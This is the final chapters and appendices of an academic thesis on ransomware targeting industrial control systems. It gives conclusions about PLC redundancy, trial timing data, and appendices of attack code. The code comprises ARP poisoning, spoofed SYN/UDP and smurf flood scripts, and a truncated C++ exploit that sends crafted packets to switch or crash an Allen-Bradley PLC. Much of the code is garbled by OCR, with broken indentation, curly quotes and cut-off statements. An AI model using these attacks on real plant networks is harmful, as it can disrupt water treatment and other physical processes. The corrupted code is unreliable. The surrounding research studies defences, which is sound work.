


Figure 32. VFD fault after UDP DoS Attack.

VI. Conclusions and Recommendations

6.1 Overview

The results of each experiment provide insights into the possible development paths ransomware may take when targeting ICSs and possible defensive solutions to counter them.

6.2 Research Conclusions

6.2.1 Problem Statements Revisited

1. **What defensive techniques improve ICS availability by limiting ransomware capability?** Incorporating either a cold standby or hot standby PLC within an ICN can prove to be a viable defensive measure against targeted attacks. However, if the attack can affect PLCs from a variety of manufacturers, or targets other devices on the network (IEDs), this measure may prove inadequate.

2. **What effect does a network-based DoS attack targeting a PLC have on its I/O response time?** For industrial processes controlled by systems not reliant on Ethernet-based communication, traditional network DoS attacks have proven to be ineffective. Testing failed to show that a TCP or UDP DoS had an impact on PLC I/O response times.

3. **How do network-based DoS attacks targeting IEDs across an ICN affect process stability?** Experiment 3 supports the idea that future ransomware attacks could leverage traditional network vulnerabilties when targeting ICNs. Specifically networks utilizing IEDs that communicate over Ethernet

channels have proven to be vulnerable to DoS attacks. Consequently, DoS attacks targeting IEDs can disrupt the controlled process.

6.2.2 Goals Revisited

1. **Investigate the current state of ransomware and how it may impact ICSs.** Chapter II not only provides a substantial literature review of ransomware, but also a response and recovery plan for critical infrastructure defenders.

2. **Develop and test a ransomware strain unique to ICSs.** Chapter III presents a custom ransomware agent developed to target ICSs. This ransomware agent was deployed in both Experiments 1 and 2. Additionally, Experiment 3 details network attacks that can be easily adapted for ransomware use.

3. **Provide and validate defensive methods for critical infrastructure operators to secure their networks from ransomware.** The ransomware response and recovery plan described in Section 2.13 provides operators with a strategy to defend their networks from future attacks. Furthermore, the results of Experiment 2 validate security through redundancy as a defensive technique applicable to ransomware attacks.

6.2.3 Hypothesis Revisited

Hypothesis: *If a PLC redundancy scheme is implemented within an ICS then the effects of ransomware attacks targeting that system will be mitigated.*

Experimental results support that ransomware is a threat to ICNs. Experiment 1 demonstrates that ransomware strains can utilize malware targeting a specific PLC to gain leverage over a network. Furthermore, results show that by incorporating a redundancy scheme (e.g., standby PLCs), operators can thwart such attacks. These experimental results directly support the research hypothesis.

However, subsequent experiments provide insight into alternate methods of attack. Specifically, Experiment 3 legitimizes generic network attacks as a tool that can be used by ICS ransomware. This contrasts the specialized PLC malware tested in Experiment 1. Because these attacks target IEDs instead of the process controllers, a redundant PLC security architecture is not applicable. For this reason, new defensive techniques must be investigated. A defensive scheme incorporating redundant IEDs could be a viable alternative.

6.3 Research Significance

The following research contributions were made:

- Created an ICS response and recovery plan focused on ransomware.
- Programmed a custom strain of ICS ransomware.
- Implemented a PLC switchover mechanism as a defensive solution.
- Validated the efficacy of network attacks targeting IEDs within an ICN.

These contributions confirm that ransomware attacks can impact ICSs in the future, however, operators can take measures to hinder their impact.

6.4 Limitations of this Research

- For each experiment, the hardware utilized only represents a small percentage of devices in use today. Measures were taken to diversify the hardware (i.e. different PLC models, multiple testbeds).

- In Experiment 1, only one defensive method was tested against the ransomware agent, however, there are many other possible solutions.

- In Experiment 2, the packet transfer rate of the DoS was limited to the hardware on hand. Different results may be possible if a greater volume is produced.

- In Experiment 3, only four different network attacks were tested. There are many other attacks that could have been investigated given more time. Additionally, of the attacks that failed, amplifying the attack could prove other variants successful in disrupting the process.

6.5 Recommendations for Future Work

- Acquire a range of different IEDs and test methods of disrupting their communication channels with the PLC. The only IED investigated in this research was a VFD. However, there are a multitude of other IEDs that are used within ICNs that can be analyzed for vulnerabilities.

- Examine the packet number threshold of the UDP DoS attack targeting a VFD. Is there are specific number of packets that is causing communication loss to occur? By decreasing the packet transfer rate, a well defined limit may be established, especially if the same number of packets results in communication loss. By better understanding the reason behind device failure, manufacturers can improve security of future models.

- For the network attacks that were not sufficient in disrupting the process, will significantly amplifying the attack change the result? The smurf attack was limited greatly by the number of devices on the subnet of the second testbed. If this number were to increase, would the VFD be affected? Additionally, for the

TCP DoS attack, the VFD was responding with reset packets. For this reason, one could hypothesize that enough TCP traffic could also cause device failure.

- Investigate why ARP cache poisoning was not successful in disrupting the communication link between the IED and PLC. Is the physical address to IP address mapping programmed into the PLC? Are there other IEDs that are affected by ARP cache poisoning? Traditionally, this technique is reliable in disrupting communications channels, so why does it not readily transfer to ICNs?

- Standby PLCs are effective in disrupting specialized ICS malware. However, generic network attacks will still hamper the ICN even with a redundant security architecture. New defensive strategies must be researched to counter ransomware that utilizes generic network attacks in lieu of targeted malware. Furthermore, ransomware is more likely to utilize generic network attacks as they effect a wider range of devices for a fraction of the development cost.

Appendix A. Experimental Results

Table 15. Experimental trial data.

Trial	Boot Time (s)	Cold Recovery Time (s)	Hot Recovery Time (s)
	Siemens S700	**AB ControlLogix to Siemens S700**	**AB ControlLogix to Siemens S700**
1	13.74231465	14.82601476	0.267357965
2	13.72586908	13.72956391	0.299992143
3	13.74138207	14.57373446	0.267916096
4	13.74047143	14.59282415	0.267042269
5	13.74062574	14.51675206	0.263069173
6	13.74172254	14.46997208	0.285046491
7	13.73987579	14.37787807	0.267869732
8	13.72484024	14.35589898	0.262970075
9	13.72508940	14.34983918	0.266804790
10	13.74060628	14.28386759	0.284920496
11	13.72600322	14.23680306	0.266796295
12	13.74161778	14.23287421	0.268007053
13	13.74157071	14.19191691	0.263795415
14	13.70069658	14.10480431	0.281610290
15	13.73764504	15.06173872	0.274972536
16	13.72134706	14.00190975	0.282312111
17	13.72148863	13.96884874	0.263709766
18	13.71981990	14.89200192	0.263001574
19	13.72047500	13.81394965	0.281934480
20	13.72028672	13.82971038	0.274045622
21	13.73565636	14.61094976	0.304198118
22	13.73497578	14.59355676	0.282215491
23	13.71943059	13.61197684	0.281923508
24	13.73412248	14.54794791	0.264763030
25	13.71795687	14.51593273	0.281768845
26	13.70994626	14.43984224	0.263447512
27	13.75068271	14.46883600	0.268060495
28	13.71851889	14.34415241	0.268104381
29	13.73425060	14.26402475	0.268346107
30	13.71762870	14.62485843	0.265904065
AVG	13.72956391	14.34776602	0.273396864

Appendix B. Testbed 1 Expanded Block Diagram




Figure 33. Detailed version of testbed block diagram.

Appendix C. Python Attack Scripts

net_attack.py

```python
#!/usr/bin/env python
# File: net_attack.py
# Author: Blaine Jeffries
# Date: 4 January 2018
# Description: This python script manages experimental trials testing attack scenarios
# against a water treatment system. The script uses the ENIP class to read sensor data
# from the system under test. By launching an attack script during the middle of a trial
# attack effects can be recorded and later analyzed.

import subprocess
import socket
import os
import sys
import time
import string
import csv
import math
from ENIP import ENIP

DEFAULT_IP = '192.168.2.20'      # ip address of PLC
DEFAULT_PORT = 44818             # tcp port to connect to
DEFAULT_SLOT = 0                 # slot of CPU module
trials = 3                       # number of experimental trials
p = None                         # attack code subprocess reference
spTag = 'py_setpoint'            # name of tag on plc containing setpoint data
sp1 = 30                         # initial set point (%)
sp2 = 60                         # target set point (%)
sps = 10.0                       # samples per second
s_int = 1.0/sps                  # sample interval
trial_time_s = 90                # trial cut off time
ss_target = 1                    # time required to achieve steady state (s)
my_file = 'udp_trial_2Jan_10sps' # output file name
t_init = time.clock()            # intial time
t_last = t_init                  # last measured time
t_ss = t_init                    # steady state time
systemfail = False               # has the vfd lost communication with plc
steadystateachieved = False      # has steady state been achieved
ss_threshold = 0.5               # steady state threshold interval
ss_count = 0                     # steady state counter
ss_flag = False                  # steady state flag
data = {}                        # structure to hold experimental data
buffer_time = 5                  # buffer between changing set points (s)
run_attack = True                # run an attack against the system?
attack_script = 'udpstart.sh'    # name of the attack script


# create ENIP object and connect to PLC
e = ENIP()
e.connect(DEFAULT_IP, DEFAULT_PORT, DEFAULT_SLOT)

for z in range(trials):

    # set initial waterheight
    e.setTag(spTag, sp1)

    # wait until steady state is reached
    while (t_ss - t_init < ss_target):
        waterheight = e.read_tag_value('WaterHeight')
        if (abs(float(waterheight)-float(sp1))<= ss_threshold):
            t_ss = time.clock()
        else:
            t_init = time.clock()
            t_ss = t_init
    print "steady state achieved at: " + str(waterheight)
    print "trial started"

    t_init = time.clock()
    index = 0.0

    # collect experimental data over intial buffer time
    while(t_last - t_init < buffer_time):
        while(time.clock() - t_last < s_int):
            nop = 1
        t_last = time.clock()
        # read vfd_frequency tag
        vfd_raw = e.read_tag_value('vfd_frequency')[-4:][:2]
        vfd = float(int(vfd_raw,16))/10.0
        # read WaterHeight tag
        waterheight = e.read_tag_value('WaterHeight')
        # read flow rate
        flowrate = e.read_tag_value('flow_rate')
        # save tag data into dictionary
        data[t_last-t_init]=[vfd, waterheight, flowrate]
        index = index + 1.0

    # set waterheight to second set point
    e.setTag(spTag, sp2)

    # check to start attack script
    if run_attack:
        p = subprocess.Popen(["/bin/bash", attack_script])

    # collect experimental data for duration of trial
    while((t_last - t_init < trial_time_s)
          and not systemfail
          and not steadystateachieved):
        # wait for sampling interval
        while(time.clock() - t_last < s_int):
            nop = 1
        t_last = time.clock()
        # read vfd_frequency tag
        vfd_raw = e.read_tag_value('vfd_frequency')[-4:][:2]
        vfd = float(int(vfd_raw,16))/10.0
        # read WaterHeight tag
        waterheight = e.read_tag_value('WaterHeight')
        # read flow rate
        flowrate = e.read_tag_value('flow_rate')
        # save tag data into dictionary
        data[t_last-t_init]=[vfd, waterheight, flowrate]
        index = index + 1.0
        # check for steady state
        if (float(waterheight)-float(sp2) > (sp2 * 1.1)):
            systemfail = True
            print "system failure detected"
        if (abs(float(waterheight)-float(sp2))<= ss_threshold):
            if ss_flag == True:
                if ss_count > buffer_time*sps:
                    steadystateachieved = True
                    print "steady state achieved at " + str(sp2)
                else:
                    ss_count = ss_count + 1
            else:
                ss_flag = True
        else:
            ss_flag = False
            ss_count = 0
    print "trial complete"
    print "returning to set point 1"

    # return to initial set point
    e.setTag(spTag, sp1)

    # kill the attack subprocess if necessary
    if p != None:
        p.kill()
        p = None

    # save data to csv file
    my_file = my_file + "_" + str(int(time.time())) + ".csv"
    with open(my_file, 'wb') as csvfile:
        datawriter = csv.writer(csvfile,
                                delimiter=',',
                                quotechar='|',
                                quoting=csv.QUOTE_MINIMAL)
        datawriter.writerow(["time", "freq", "level", "flow"])
        for key,value in sorted(data.iteritems()):
            datawriter.writerow([str(key), str(value[0]), str(value[1]), str(value[2])])

    print "data saved to file: " + my_file
```

acp.py

```python
#!/usr/bin/python
# File: acp.py
# Author: Blaine Jeffries
# Date: 4 January 2018
# Description: This python script uses the scapy library to arp cache poison two
# target machines. This utility does not forward packets as it aims to cut all communication
# between the two victim machines.

from scapy.all import *
from multiprocessing import Pool, TimeoutError
from threading import Thread
import time

# ping target (ip) and return 0 if not alive, or the (ip) if alive
def ping_ip(ip):
    ip_addr = SUBNET + str(ip)
    packet = IP(dst=ip_addr, ttl=TTL)/ICMP()
    reply = sr1(packet, verbose=False, timeout=TIMEOUT)
    if not (reply is None):
        print ip_addr + "␣is␣alive!"
        return 0
    return 1

# arp cache poison the victim (victim_ip) from the (disguise_ip), the (disguise_mac) is
# the mac address of the victim machine to be used by the impersonator
def arp_poison(victim_ip, disguise_ip, disguise_mac):
    print "Poisoning␣victim␣(" + victim_ip + ")␣by␣impersonating␣with␣(" + disguise_ip + ")"
    poison_time = 60.0
    recovery_time = 10.0
    poison_packet = Ether()/ARP(op=2,hwsrc=MY_MAC,psrc=disguise_ip,pdst=victim_ip)
    recovery_packet = Ether()/ARP(op=2,hwsrc=disguise_mac,psrc=disguise_ip,pdst=victim_ip)
    cur_time = time.time()
    final_time = time.time() + poison_time
    print "Starting␣poison"
    while final_time > cur_time:
        sendp(poison_packet, verbose=False)
        cur_time = time.time()
    print("Starting␣recovery")
    final_time = cur_time + recovery_time
    while final_time > cur_time:
        sendp(recovery_packet, verbose=False)
        cur_time = time.time()
    print "attack␣complete"

# main function
if __name__ == '__main__':
    SUBNET = "192.168.2."                 # ip of target subnet
    VFD_MAC = "00:00:bc:56:7e:a6"         # mac address of PLC VFD
    PLC_MAC = "00:00:bc:3e:d8:e1"         # mac address of target PLC
    MY_MAC = "50:7b:9d:03:5d:17"          # mac address of attacking machine
    MASTER = []                           # of the targets, which will be attacked
    PLC_IP = [20]                         # last octet of plc ip address
    VFD_IP = [50]                         # last octet of vfd ip address
    TTL = 5                               # packet time to live
    TIMEOUT = 2                           # timeout in seconds

    pool = Pool(processes=None)
    results = pool.map(ping_ip, PLC_IP+VFD_IP)

    if sum(results) != 0:
        print "one␣or␣more␣hosts␣down"
    else:
        plc_ip_full = SUBNET + str(PLC_IP[0])
        vfd_ip_full = SUBNET + str(VFD_IP[0])
        t1 = Thread(target=arp_poison, args=(plc_ip_full, vfd_ip_full, VFD_MAC,))
        t2 = Thread(target=arp_poison, args=(vfd_ip_full, plc_ip_full, PLC_MAC,))
        t1.start()
        t2.start()
        t1.join()
        t2.join()
```

flood.py

```
#!/usr/bin/python
# File: flood.py
# Author: Blaine Jeffries
# Date: 4 January 2018
# Description: This python script uses the scapy library to flood a target machine with
# a denial of service attack. The user can choose between a UDP or TCP SYN flood and is
# able to configure an array of targeting options.

from scapy.all import *
from multiprocessing import Pool, TimeoutError
from threading import Thread
import time
import string
import random

# generate a random payload of length (len)
def gen_payload(len):
    payload = ””
    for i in range(len):
    payload += random.choice(string.letters)
    return payload

# ping target (ip) and return 0 if not alive, or the (ip) if alive
def ping_ip(ip):
    ip_addr = SUBNET + str(ip)
    packet = IP(dst=ip_addr, ttl=TTL)/ICMP()
    reply = sr1(packet, verbose=False, timeout=TIMEOUT)
    if not (reply is None):
        print ip_addr + ”␣is␣alive!”
        return ip
    return 0

# create multiple threads to flood target (ip)
def flood(ip):
    F_THREADS = []
    for p in TARGET_PORTS:
    THREAD_COUNT = 10
    for i in range(THREAD_COUNT):
        t = Thread(target=(flood_help), args=(ip, p,))
        F_THREADS.append(t)

    for f in F_THREADS:
        f.start()
    for f in F_THREADS:
        f.join()

# helper method for flood that sends the packet to the target (ip) and (port)
def flood_help(ip, port):
    count = 0
    stop_time = time.time() + DOS_TIME
    payload = gen_payload(random.randint(1,70))
    packet = None
    if (FLOODTYPE == ”TCP”):
        packet = IP(src = SPOOF_SRC, dst=ip, ttl=TTL)/TCP(sport=SRC_MAP[port],
                                                                 dport=port,

    else:
        packet = IP(src = SPOOF_SRC, dst=ip, ttl=TTL)/UDP(sport=SRC_MAP[port],
                                                                 dport=port)/payload

    while time.time() < stop_time:
        send(packet, verbose=False)
    count = count + 1
    P_TOTAL.append(count)
```

```
# main function
if __name__ == '__main__':
    SUBNET = "192.168.2."                     # subnet to attack
    TARGET_PORTS = [2222,44818]               # target ports to DOS
    MASTER = []                               # of the targets, which will be attacked
    TIMEOUT = 2                               # packet timeout in seconds
    TTL = 5                                   # packet time to live
    SRC_MAP = {2222:2222, 44818:2433}         # port mappings for packets sent [dst:src]
    P_TOTAL = []                              # holds number of packets sent by each thread
    DOS_TIME = 60.0                           # how long will attack last?
    PING_TEST = False                         # ping targets first?
    THREADS = []                              # structure to hold thread pointers
    TARGET_LIST = [50]                        # last octet of target ips
    SPOOF_SRC = SUBNET + "20"                 # spoofed source ip
    FLOODTYPE = "TCP"                         # TCP or UDP flood

    if PING_TEST:
        pool = Pool(processes=None)
        results = pool.map(ping_ip, TARGET_LIST)

        for r in results:
            if r != 0:
                MASTER.append(SUBNET + str(r))
    else:
        for target in TARGET_LIST:
            MASTER.append(SUBNET + str(target))
    start_t = 0
    if len(MASTER) > 0:
    print MASTER
        for m in MASTER:
            t = Thread(target=(flood), args=(m,))
            THREADS.append(t)
        for t in THREADS:
            t.start()
        start_t = time.time()
        for t in THREADS:
            t.join()

    else:
        print "unable␣to␣locate␣any␣targets"
    final_t = time.time() - start_t
    total_packets = sum(P_TOTAL)
    print str(total_packets) + "␣packets␣sent␣in␣" + str(final_t) \
          + "␣seconds␣:␣" + str(total_packets / final_t) + "␣p/s"
```

smurf.py

```
#!/usr/bin/python
# File: smurf.py
# Author: Blaine Jeffries
# Date: 4 January 2018
# Description: This python script uses the scapy library to conduct a smurf flood against
# a victim machine.

from scapy.all import *
from multiprocessing import Pool, TimeoutError
from threading import Thread
import time

# ping target (ip) and return 0 if not alive, or the (ip) if alive
def ping_ip(ip):
    ip_addr = SUBNET + str(ip)
    packet = IP(dst=ip_addr, ttl=TTL)/ICMP()
    reply = sr1(packet, verbose=False, timeout=TIMEOUT)
    if not (reply is None):
        print ip_addr + "␣is␣alive!"
    HOSTS.append(ip_addr)
        return ip
    return 0

# target (ip) is flooded by ping responses from other hosts on the subnet.
def smurf_flood(ip):
    global HOSTS
    # determine what hosts are alive on the subnet
    S_THREADS = []
    if FIND_HOSTS:
        HOSTS = []
        for i in range(256):
        t = Thread(target=ping_ip, args=(i,))
        S_THREADS.append(t)
        for s in S_THREADS:
            s.start()
        for s in S_THREADS:
            s.join()

    # create a thread for each host and start sending spoofed pings to targets
    F_THREADS = []
    if len(HOSTS) != 0:
        for h in HOSTS:
            t = Thread(target=(flood_help), args=(ip, SUBNET + str(h),))
            F_THREADS.append(t)

        for f in F_THREADS:
            f.start()
        for f in F_THREADS:
            f.join()
    else:
        print "no␣hosts␣on␣network␣for␣smurf␣attack"

# helper method for flood attack
def flood_help(victim, sender):
    count = 0
    stop_time = time.time() + DOS_TIME
    packet = IP(src=victim, dst=sender)/ICMP()
    while time.time() < stop_time:
        send(packet, verbose=False)
    count = count + 1
    P_TOTAL.append(count)

# main function
if __name__ == '__main__':
```

```
SUBNET = ”192.168.2.”   # ip of target subnet
MASTER = []             # of the targets, which will be attacked
TIMEOUT = 1             # timeout in seconds
TTL = 5                 # packet time to live
P_TOTAL = []            # data structure to hold number of packets sent
DOS_TIME = 60.0         # how long to commit attack in seconds
PING_TEST = False       # ping victims to see if they are alive
FIND_HOSTS = False      # find hosts on the subnet
THREADS = []            # data structure to hold thread references
TARGET_LIST = [50]      # last octet of target ip address
HOSTS = [10,20,51,107]  # last octet of other hosts to on subnet (not victim)

if PING_TEST:
    pool = Pool(processes=None)
    results = pool.map(ping_ip, TARGET_LIST)

    for r in results:
        if r != 0:
            MASTER.append(SUBNET + str(r))
else:
    for target in TARGET_LIST:
        MASTER.append(SUBNET + str(target))
start_t = 0
if len(MASTER) > 0:
print MASTER
    for m in MASTER:
        t = Thread(target=(smurf_flood), args=(m,))
        THREADS.append(t)
    for t in THREADS:
        t.start()
    start_t = time.time()
    for t in THREADS:
        t.join()
else:
    print ”unable␣to␣locate␣any␣targets”
final_t = time.time() − start_t
total_packets = sum(P_TOTAL)
print str(total_packets) + ”␣packets␣sent␣in␣” + str(final_t) \
      + ”␣seconds␣:␣” + str(total_packets / final_t) + ”␣p/s”
```

Appendix D. C++ Ransomware Code

ab_exploit.cpp

```
// File: ab_exploit.cpp
// Author: Blaine Jeffries
// Date: 21 September 2017
// Description: This program builds a socket and sends TCP packets
//   targeting a PLC. These TCP packets are crafted to enable a number
//   of responses from the target.
// Usage: ***.exe [target ip] [target port] [cpu slot] [action]
//   ip -         [0-255].[0-255].[0-255].[0-255]      -> ex: 192.168.1.1
//   port -       [0-65535]                            -> ex: 80
//   slot -       [0-9]                                -> ex: 1
//   action -     [1-3]                                -> ex: 3
//       1: set plc into program mode
//       2: set plc into run mode
//       3: DOS plc

#include "stdafx.h"

LONG running = 1; // is the program running
char buf[BUFLEN]; // buffer to hold response
char mes[BUFLEN]; // buffer to hold message
int mes_size;     // size of message to be sent
short seq = 0;    // packet sequence number

// This method is consoled when the console recieves an interrupt
BOOL WINAPI consoleHandler(DWORD signal)
{
    // Exit any running loops when CTRL+C interrupt is triggered
    if (signal == CTRL_C_EVENT)
    {
        #ifdef DEBUG
        printf("Received␣Ctrl-C;␣shutting␣down...");
        #endif // DEBUG
        InterlockedExchange(&running, 0);
        return TRUE;
    }
    return FALSE;
}

WSADATA wsa;                       // socket object
const char * target;               // target ip address
int action;                        // action to take against target
int port;                          // target destination port
int slot;                          // slot on plc that the CPU module is plugged into
struct sockaddr_in si_other;       // socket struct
int s;                             // socket id
char *message = "";                // packet data
int len = 0;                       // packet data length


int forward_open_message_len = 88;
char forward_open_message[BUFLEN]    = { 0x6F, 0x00, 0x40, 0x00, 0xFF, 0xFF, 0xFF, 0xFF,
                                         0x00, 0x00, 0x00, 0x00, 0x11, 0x0C, 0x00, 0x00,
                                         0x30, 0xC5, 0xDC, 0x00, 0x00, 0x00, 0x00, 0x00,
                                         0x00, 0x00, 0x00, 0x00, 0x20, 0x00, 0x02, 0x00,
                                         0x00, 0x00, 0x00, 0x00, 0xB2, 0x00, 0x30, 0x00,
                                         0x54, 0x02, 0x20, 0x06, 0x24, 0x01, 0x07, 0xF9,
                                         0x0F, 0x00, 0x00, 0x80, 0x0E, 0x00, 0x3F, 0x80,
                                         0x0F, 0x00, 0x4D, 0x00, 0x85, 0x65, 0xDE, 0x08,
                                         0x00, 0x00, 0x00, 0x00, 0x00, 0x12, 0x7A, 0x00,
                                         0xF4, 0x43, 0x00, 0x12, 0x7A, 0x00, 0xF4, 0x43,
                                         0xA3, 0x03, 0x01, 0x00, 0x20, 0x02, 0x24, 0x01 };

```

```
int forward_close_message_len = 64;
char forward_close_message[BUFLEN]  = { 0x6F, 0x00, 0x28, 0x00, 0xFF, 0xFF, 0xFF, 0xFF,
                                        0x00, 0x00, 0x00, 0x00, 0x25, 0x0C, 0x00, 0x00,
                                        0x30, 0xC5, 0xDC, 0x00, 0x00, 0x00, 0x00, 0x00,
                                        0x00, 0x00, 0x00, 0x00, 0x20, 0x00, 0x02, 0x00,
                                        0x00, 0x00, 0x00, 0x00, 0xB2, 0x00, 0x18, 0x00,
                                        0x4E, 0x02, 0x20, 0x06, 0x24, 0x01, 0x07, 0xF9,
                                        0xFF, 0xFF, 0x4D, 0x00, 0x85, 0x65, 0xDE, 0x08,
                                        0x03, 0x00, 0x01, 0x00, 0x20, 0x02, 0x24, 0x01 };

int prog_message_len = 52;
char prog_message[BUFLEN]           = { 0x70, 0x00, 0x1c, 0x00, 0xFF, 0xFF, 0xFF, 0xFF,
                                        0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
                                        0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
                                        0x00, 0x00, 0x00, 0x00, 0x01, 0x00, 0x02, 0x00,
                                        0xA1, 0x00, 0x04, 0x00, 0xFF, 0xFF, 0xFF, 0xFF,
                                        0xB1, 0x00, 0x08, 0x00, 0xFF, 0xFF, 0x07, 0x02,
                                        0x20, 0x8E, 0x24, 0x01 };

int run_message_len = 52;
char run_message[BUFLEN]            = { 0x70, 0x00, 0x1c, 0x00, 0xFF, 0xFF, 0xFF, 0xFF,
                                        0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
                                        0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
                                        0x00, 0x00, 0x00, 0x00, 0x01, 0x00, 0x02, 0x00,
                                        0xA1, 0x00, 0x04, 0x00, 0xFF, 0xFF, 0xFF, 0xFF,
                                        0xB1, 0x00, 0x08, 0x00, 0xFF, 0xFF, 0x06, 0x02,
                                        0x20, 0x8E, 0x24, 0x01 };

int reg_message_len = 28;
char reg_message[BUFLEN]            = { 0x65, 0x00, 0x04, 0x00, 0x00, 0x00, 0x00, 0x00,
                                        0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
                                        0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
                                        0x01, 0x00, 0x00, 0x00 };


int lock1_message_len = 57;
char lock1_message[BUFLEN]          = { 0x70, 0x00, 0x21, 0x00, 0xFF, 0xFF, 0xFF, 0xFF,
